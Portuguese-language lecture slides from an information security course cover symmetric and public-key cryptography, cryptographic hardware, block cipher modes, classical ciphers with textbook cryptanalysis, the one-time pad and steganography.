
- Distribuição segura da chave (canal seguro; evitar exposição).

Requisitos para uso seguro

- Não é preciso manter o algoritmo secreto, apenas a chave secreta.
- Essa característica da encriptação simétrica é o que a torna viável para uso generalizado.
- Por isso, os fabricantes podem desenvolver, e têm desenvolvido, implementações de chip de baixo custo com algoritmos de encriptação de dados.

Modelo simplificado da encriptação simétrica

Figura 2.1 Modelo simplificado da encriptação simétrica.



Implementações em Hardware Criptográfico

Exemplos Reais — Smartcards / Secure Elements


- Cartões de crédito, SIM cards, passaportes eletrônicos
- Coprocessadores embutidos: realização de operações como AES, DES, RSA, ECC
- Na imagem: **NXP SmartMX**



Implementações em Hardware Criptográfico

Trusted Platform Module (TPM)

- Chip tipo microcontrolador seguro presente em PCs/notebooks
- Funções típicas:
 - Geração segura de números aleatórios
 - Armazenamento seguro de chaves
 - Medidas de integridade (secure boot, attestation)
- Exemplo: **Infineon TPM 2.0**



Implementações em Hardware Criptográfico

Secure Enclave / TrustZone em Smartphones

- SEP da Apple: processador dedicado que protege chaves, Touch ID / Face ID, criptografia de disco
- ARM TrustZone + Keystore em Android: separação de mundo seguro / normal, proteção de chaves de apps

Implementações em Hardware Criptográfico

IoT & Chips Criptográficos leves

- Chips como Microchip **ATECC608A**, STSafe da STMicroelectronics
- Ideal para dispositivos com limites de energia, memória
- Funções: AES-128, SHA-256, geração/armazenamento seguro de chave

HSM (Hardware Security Module)

- Módulos dedicados para operações de alta segurança em servidores / data centers
- Operações típicas:
 - Armazenamento de chaves de *Certificate Authority* (Autoridade Certificadora)
 - Assinaturas digitais
 - Criptografia/decriptografia intensiva



- Na imagem: Thales nShield

Três dimensões que caracterizam sistemas criptográficos

1. **Tipo de operações** — substituição, transposição, ou produto (combinação). Requisito fundamental é que nenhuma informação seja perdida.
2. **Número de chaves** — simétricos, de uma chave, de chave secreta ou convencional vs assimétricos, de duas chaves ou de chave pública.
3. **Modo de processamento** — cifra de **bloco** (processa blocos) vs cifra **em fluxo** (bit/byte a byte).

Essas dimensões guiam análise de segurança e escolha prática (por ex., AES é cifra de bloco; RC4 é stream — cada um com cuidados).

Modos de operação

- **Block cipher:** processa blocos fixos; precisa de modo (ECB/CBC/CTR/GCM)
- **Stream cipher:** gera *keystream*, aplica XOR com plaintext; **nunca** reutilizar keystream.

A Importância do Keystream

A segurança de uma cifra de fluxo depende inteiramente da qualidade e unicidade do seu *keystream*:

- **Aleatoriedade:** deve ser o mais parecido possível com uma sequência verdadeiramente aleatória.
- **Unicidade:** nunca deve ser reutilizado para encriptar duas mensagens diferentes, se a mesma chave secreta for mantida.
- **Ameaça de Reutilização:** dois textos cifrados que foram gerados com o mesmo *keystream* podem ser decriptados por um atacante.
 - Um Vetor de Inicialização (IV) é usado para garantir que o *keystream* gerado seja único para cada sessão.

Principais Modos de Operação de Cifra de Bloco

ECB (Electronic Codebook)

- **Características:** Mais simples. Cada bloco é criptografado de forma independente.
- **Vantagem:** Permite processamento paralelo.
- **Desvantagem:** Não esconde padrões. Não é seguro para a maioria das aplicações.

Principais Modos de Operação de Cifra de Bloco

CBC (Cipher Block Chaining)

- **Características:** Encadeia os blocos. A criptografia de cada bloco depende do bloco anterior.
- **Vantagem:** Esconde padrões e é mais seguro que o ECB.

Principais Modos de Operação de Cifra de Bloco

CTR (Counter)

- **Características:** Usa um contador para gerar um fluxo de dados.
- **Vantagem:** Permite processamento paralelo (ótimo para hardware) e a criptografia/descriptografia são as mesmas operações.

Principais Modos de Operação de Cifra de Bloco

GCM (Galois/Counter Mode)

- **Características:** Combina criptografia (usando CTR) com autenticação.
- **Vantagem:** Oferece confidencialidade e integridade (garante que os dados não foram alterados). É o modo mais recomendado atualmente.

Criptanálise × Força Bruta

- **Criptanálise:** explora propriedades do algoritmo + estruturas conhecidas do texto claro (*plaintext*).
 - Exemplos: análise de frequência, criptanálise diferencial, linear, ataques estruturais.
- **Força Bruta:** testar todas as chaves possíveis — viabilidade depende do tamanho do espaço de chaves.
- Objetivo do atacante frequentemente: recuperar **a chave** (compromete mensagens futuras).

Tipos de ataque (classificação prática)

- **Ciphertext-only (apenas cifra)** — atacante tem só o texto cifrado. Análise estatística pode ser usada em um ataque
- **Known-plaintext (texto claro conhecido)** — possui pares *plaintext-ciphertext*.
- **Chosen-plaintext (texto claro escolhido)** — pode fazer o sistema encriptar mensagens escolhidas.
- **Chosen-ciphertext (cifra escolhida)** — pode obter decifrações para cifras escolhidas (muito relevante para PK - *Public Key*).

Cada cenário oferece diferentes vantagens ao atacante — vale discuti-los em exemplos.

Segurança: incondicional vs computacional

- **Incondicional/perfeito:** mesmo com poder computacional infinito, o ciphertext não revela o plaintext (ex.: OTP sob suas condições).
- **Computacional:** considerado seguro porque quebrá-lo exigiria esforço computacional impraticável (p.ex., AES com chaves grandes).

Na prática usamos **segurança computacional** — escolher parâmetros que tornem quebra impraticável.

OTP - One-Time Pad

- Proposta por Joseph Mauborgne, general do exército americano, como uma melhoria da cifra de Vernam.
- Essa cifra é imune a todos os ataques, presentes e futuros, não importando qual o poder computacional do intruso.
 - Não tem como fazer uma análise criptográfica de um texto encriptado por uma implementação correta do *one-time pad*.

O motivo vem da teoria da informação: Se sua chave é realmente aleatória, qualquer outra chave plausível é igualmente provável e isso é provado matematicamente.

OTP - One-Time Pad

Embora o OTP seja inquebrável, sua aplicação prática é extremamente limitada devido às condições de uso, que são logisticamente difíceis de cumprir:

- **Distribuição da Chave:** É necessário transmitir uma chave secreta, longa e aleatória, que é do tamanho da mensagem.
- **Geração de Chaves:** É difícil gerar chaves verdadeiramente aleatórias em larga escala.
- **Uso Único:** A regra de não reutilizar a chave é frequentemente violada na prática, o que historicamente levou à quebra de cifras que tentaram imitar o OTP.

Em resumo, o OTP é imune a ataques porque a chave anula perfeitamente o texto cifrado, desde que nunca seja reutilizada.

OTP - One-Time Pad

Um exemplo claro da igual probabilidade de qualquer texto claro acontecer dada a aplicação de qualquer chave realmente aleatória é dado em [STALLINGS, 2014]. Supona, para esse exemplo, o uso da **cifra de Vigenère**, demonstrado mais adiante.

Considere o texto cifrado: `ANKY0DKYUREPFJBY0JDSPLREYIUN0FD0IUERFPLUYTS`

E duas decifrações diferentes usando duas chaves distintas:

```
texto cifrado: ANKY0DKYUREPFJBY0JDSPLREYIUN0FD0IUERFPLUYTS
chave:         pxlmvmsydofuyrvzwc tnlebnecvgdupahfzzlmnyih
texto claro:   mr mustard with the candlestick in the hall
```

```
texto cifrado: ANKY0DKYUREPFJBY0JDSPLREYIUN0FD0IUERFPLUYTS
chave:         mfugpmydgaxgoufhklmhsqdgogtewbqfgyovuhwt
texto claro:   miss scarlet with the knife in the library
```

OTP - One-Time Pad

Se um criptoanalista conseguisse encontrar essas duas chaves, se depararia com dois textos claros plausíveis

- Duas chaves verdadeiramente aleatórias não revelariam informação sobre qual é a mais provável.
- Não existe um meio de decidir qual chave é a correta e, por consequência, qual texto claro é o correto.
- Qualquer texto claro de mesmo tamanho do texto cifrado pode ser produzido por uma chave.

Uma busca exaustiva em todas as chaves possíveis resultaria em muitos textos claros legíveis, sem a informação de qual foi o intencionado. **O código é inquebrável.**

Cifras de Substituição

Dois modelos básicos:

- **Monoalfabética:** cada símbolo é trocado único símbolo substituto (uma permutação).
- **Polialfabética:** múltiplos alfabetos alternados.

Vulnerabilidade: **padrões estatísticos** do idioma (frequências, dígrafos) podem sobreviver.

Cifra de César (fórmula)

- Uso mais antigo de uma cifra de substituição, feito por Júlio César.
- Encripta deslocando o alfabeto: $C = (p + k) \bmod 26$
 - Onde p (*plaintext*) é o valor da letra e (k) é a rotação.
- Decrypta: $p = (C - k) \bmod 26$

Cifra de César (aplicação)

Para uma cifra de rotação $k = 3$, temos:

Valor da letra	24	25	26	1	2	3	4	5	6
Texto claro	X	Y	Z	A	B	C	D	E	F
Cifra	A	B	C	D	E	F	G	H	I

Texto claro: ATAQUE AO AMANHECER
Cifra: DWDTXH DR DPDQKHCHU

Cifra de César

Somente 25 chaves possíveis → **quebra trivial por força bruta.**

Três características importantes desse problema nos permitem usar a criptoanálise pela força bruta:

1. Os algoritmos de encriptação e deciptação são conhecidos.
2. Existem apenas 25 chaves para experimentar.
3. A linguagem do texto claro é conhecida e facilmente reconhecível.

Atividade: aplicar todas as 25 rotações e reconhecer texto claro legível.

Força bruta

- Na maioria das situações, os algoritmos são conhecidos.
- Um grande espaço de chaves é o que torna a força bruta impraticável.
 - Por exemplo, o algoritmo *Triple DES* utiliza uma chave de 168 bits
 - Espaço de chaves: 2^{168} , ou mais de $3,7 \times 10^{50}$ chaves possíveis.

Linguagem do texto claro

- Se a linguagem do texto claro for desconhecida, a saída de texto claro pode não ser reconhecível.
- A entrada pode ser abreviada ou compactada de alguma maneira, novamente dificultando o reconhecimento.
- [STALLINGS, 2014] sugere a possibilidade de compactar um arquivo de texto usando um algoritmo chamado ZIP.
- Se esse arquivo for então encriptado com uma cifra de substituição simples (expandida para incluir mais do que apenas 26 caracteres alfabéticos), então o texto claro não poderá ser reconhecido quando for revelado na criptoanálise por força bruta.

Cifra Monoalfabética e Análise de Frequência

- A cifra de César está longe de ser segura.
- Um aumento gigante no espaço de chaves pode ser conseguido permitindo-se uma substituição arbitrária.
- Espaço de chaves enorme (26!); porém **frequência de letras** do idioma vaza informação.
- Processo prático de ataque:
 - i. Contar frequência das letras no texto claro.
 - ii. Mapear picos para letras comuns do idioma (ex.: 'e', 't', 'a').
 - iii. Usar bigramas/trigramas para confirmar hipóteses e ajustar.
- Homófonos reduzem, mas não eliminam padrões multiletra.

Cifra Monoalfabética e Análise de Frequência

- Imagine que você tem uma mensagem cifrada e nota que o bigrama mais comum no texto é "XZ".
- Se você sabe que no português o bigrama mais comum é "DE", pode levantar a hipótese de que:
 - $X \rightarrow D$ e $Z \rightarrow E$.
- Com mais testes (monogramas, bigramas e trigramas), vai reconstruindo a chave.

Cifra Playfair

- Substituição por **bigramas** (pares): usa uma matriz 5×5 construída por palavra-chave.
- Rende menos estrutura isolada de letras, mas **bigrama/frequências** ainda podem ser exploradas.

Cifra Playfair

- Preenche-se a matriz com as letras da palavra-chave (menos duplicatas) da esquerda para a direita e de cima para baixo, e depois do restante da matriz com as outras letras na ordem alfabética.
- As letras I e J contam como uma só.
- O texto claro é encriptado com duas letras de cada vez

M	O	N	A	R
C	H	Y	B	D
E	F	G	I/J	K
L	P	Q	S	T
U	V	W	X	Z

Cifra Playfair

Uma versão didática do algoritmo de encriptação utilizando Playfair é mostrado em:

https://pt.wikipedia.org/wiki/Cifra_Playfair

Cifra de Hill

- Usa aritmética de matriz módulo 26.
- Hill oculta frequências simples; porém é vulnerável a **ataques de plaintext conhecido**.

Vigenère (polialfabética)

- Chave K (repetida) define uma sequência de deslocamentos:

$$C_i = (p_i + k_i) \bmod 26$$

- Fornece múltiplos mapeamentos para a mesma letra — reduz sinais de frequência.
- Quebra: primeiro descobrir **tamanho da chave**, depois atacar cada fluxo monoalfabético.

Vigenère (polialfabética)

chave:	deceptivedeceptivedeceptive
texto claro:	wearediscoveredsaveyourself
texto cifrado:	ZICVTWQNGRZGVTWAVZHCQYGLMGJ

Vernam (XOR) e One-Time Pad (OTP)

- Vernam (bitwise XOR): $c_i = p_i \oplus k_i$, deciptação idem $p_i = c_i \oplus k_i$.
- **One-Time Pad** = Vernam com **chave totalmente aleatória, do mesmo tamanho do plaintext e usada apenas uma vez.**

Propriedade: **segredo perfeito** (incondicional) se as condições forem estritamente atendidas.

Cifras de Transposição

- Realizam algum tipo de permutação nas letras do texto claro.
- A cifra mais simples desse tipo é a técnica de **cerca de trilho**, em que o texto claro é escrito como uma sequência de diagonais, e depois lido como uma sequência de linhas.

Texto claro: MEET ME AT THE PARTY

Cerca de trilho de profundidade 2:

```
m e m a t e a t  
e t e t h p r y
```

Texto cifrado: MEMATEATETETHPRY

Cifras de Transposição

Um esquema mais complexo é escrever a mensagem em um retângulo, linha por linha, e a ler coluna por coluna, mas permutar a ordem destas. A ordem das colunas, então, torna-se a chave para o algoritmo. Por exemplo

```
Chave:          4 3 1 2 5 6 7
Texto claro:    a t t a c k p
                o s t p o n e
                d u n t i l t
                w o a m x y z
Texto cifrado:  TTNAAPTMTSU0A0DWCOIXKNLYPETZ
```

Análise de cifras de transposição

- Para quebrar uma cifra de transposição, primeiramente o criptoanalista deve saber que está lidando com uma
- Olhando a frequência das letras, é fácil descobrir que se encaixam no padrão de um texto legível
- Ao conhecer ou suspeitar de uma palavra, a quebra da cifra torna-se mais fácil

Esteganografia

- Não é encriptação
- Uma mensagem em texto claro pode estar oculta de duas maneiras.
 - Os métodos de esteganografia escondem a existência da mensagem.
 - Os métodos de criptografia a tornam ininteligível a estranhos por meio de várias transformações do texto

Esteganografia

Uma forma simples de esteganografia, mas demorada de se construir, é aquela em que um arranjo de palavras e letras dentro de um texto aparentemente inofensivo soletra a mensagem real. Por exemplo, a sequência de primeiras letras de cada palavra da mensagem geral soletra a mensagem escondida.

Esteganografia

Diversas outras técnicas têm sido usadas historicamente, e alguns exemplos são:

- **Marcação de caractere:** letras selecionadas do texto impresso ou datilografado são escritas com lápis por cima. As marcas normalmente não são visíveis, a menos que o papel seja mantido contra uma fonte de luz clara.
- **Tinta invisível:** diversas substâncias podem ser usadas para a escrita sem deixar rastros visíveis, a menos que alguma química seja aplicada ao papel.
- **Perfurações:** pequenos furos em letras selecionadas normalmente não são visíveis, a menos que o papel tenha uma fonte de luz no fundo.
- **Fita corretiva de máquina de escrever:** usada entre as linhas digitadas com uma fita preta, os resultados de digitar com a fita corretiva são visíveis apenas sob uma luz forte.

Esteganografia

- Embora essas técnicas possam parecer arcaicas, elas possuem equivalentes contemporâneos.
- [WAYN09] propõe esconder uma mensagem usando os bits menos significativos dos frames em um CD.
- Por exemplo, a resolução máxima do formato Kodak Photo CD é de 3.096 por 6.144 pixels, com cada pixel contendo 24 bits de informações de cor RGB.
- O bit menos significativo de cada pixel de 24 bits pode ser alterado sem afetar muito a qualidade da imagem. O resultado é que você pode ocultar uma mensagem de 130 kB em uma única foto digital.

[WAYN09] WAYNER, P. Disappearing Cryptography. Boston: AP Professional Books, 2009.

Criptografia de Chave Pública

Disciplina: **Segurança da Informação**

Professor: Antonio Dias

Instituto Federal da Paraíba

Campus Esperança

Introdução

O desenvolvimento da criptografia de chave pública é a maior e talvez a única verdadeira revolução na história inteira da criptografia.

- Desde o início, sistemas criptográficos baseavam-se em substituição e permutação.
- Um grande avanço ocorreu na criptografia simétrica com o desenvolvimento da máquina de encriptação/decriptação de rotor.
- Sistemas mais complexos, como o *Data Encryption Standard* (DES) foram criados com a disponibilidade dos computadores.
- Embora esses representassem avanços significativos, ainda contavam com ferramentas básicas de substituição e permutação.

Criptografia de Chave Pública

- A **criptografia de chave pública** oferece uma mudança radical de tudo o que foi feito antes.
- Os algoritmos de chave pública são baseados em **funções matemáticas**, em vez de substituição e permutação.

A criptografia de chave pública é assimétrica, envolvendo o uso de duas chaves separadas, ao contrário da criptografia simétrica, que utiliza apenas uma chave.

Concepções Erradas sobre Criptografia de Chave Pública

- ✗ É mais segura contra criptoanálise do que a criptografia simétrica.
- ✗ É uma técnica de uso geral que tornou a criptografia simétrica obsoleta
- ✗ A distribuição de chave é trivial quando se usa a criptografia de chave pública, em comparação com a forma de distribuição de chave para a criptografia simétrica.

Fatos sobre Criptografia de Chave Pública

-  A segurança de qualquer esquema de criptografia depende do **tamanho da chave** e do **trabalho computacional** envolvido para quebrar uma cifra.
-  Os esquemas de criptografia de chave pública atuais possuem *overhead* computacional alto, por isso, este tipo de criptografia é usado de forma diferente da criptografia simétrica.
-  A restrição da criptografia de chave pública às aplicações de gerenciamento de chave e assinatura é aceita quase universalmente.
-  Para a distribuição de chave pública, é preciso haver alguma forma de protocolo, nem mais simples nem mais eficiente do que aqueles exigidos para a criptografia simétrica.

Terminologia

Chaves assimétricas

Duas chaves relacionadas, uma **pública** e uma **privada**, que são usadas para realizar operações complementares, como encriptação e deciptação ou geração e verificação de assinatura.

Terminologia

Certificado de Chave Pública

Um documento emitido e assinado digitalmente pela chave privada de uma Autoridade de Certificação, que vincula o nome de um assinante a uma chave pública.

O certificado indica que o assinante identificado tem o único controle e acesso à chave privada correspondente.

Princípios

A criptografia de chave pública evoluiu de uma tentativa de atacar dois dos problemas mais difíceis associados à encriptação simétrica.

- O primeiro é o da **distribuição de chaves**.
 - A distribuição de chaves sob a encriptação simétrica requer (1) que dois comunicantes já compartilhem uma chave, que de alguma forma foi distribuída a eles; ou (2) o uso de um centro de distribuição de chaves. Porém, o segundo ponto anula a essência da criptografia.
- O segundo problema foi o de **assinaturas digitais**.
 - Seria necessária uma forma de estipular que uma mensagem digital foi enviada por determinada pessoa.

Criptossistemas de chave pública

Os algoritmos assimétricos contam com uma chave para encriptação e uma chave diferente, porém relacionada, para a deciptação.


- É computacionalmente inviável determinar a chave de deciptação dado apenas o conhecimento do algoritmo de criptografia e da chave de encriptação.

Alguns algoritmos, como o RSA, também exibem esta característica:

- Qualquer uma das duas chaves relacionadas pode ser usada para encriptação, com a outra para a deciptação.


Esquema de criptografia de chave pública

Encriptação com chave pública



Esquema de criptografia de chave pública

Encriptação com chave privada



Etapas essenciais de funcionamento

1. Cada usuário gera um par de chaves a ser usado para a encriptação e a deciptação das mensagens.
2. Cada usuário coloca a chave pública em um registrador público ou em outro arquivo acessível. A chave acompanhante permanece privada.
 - i. Cada usuário mantém uma coleção de chaves públicas obtidas de outros.
3. Se Bob deseja enviar uma mensagem confidencial para Alice, ele a encripta usando a chave pública de Alice.
4. Quando Alice recebe a mensagem, ela a decipta usando sua chave privada, conhecida somente por ela.

Autenticação e Integridade dos Dados

- Qualquer uma das duas chaves relacionadas pode ser usada para encriptação, com a outra sendo voltada para deciptação.
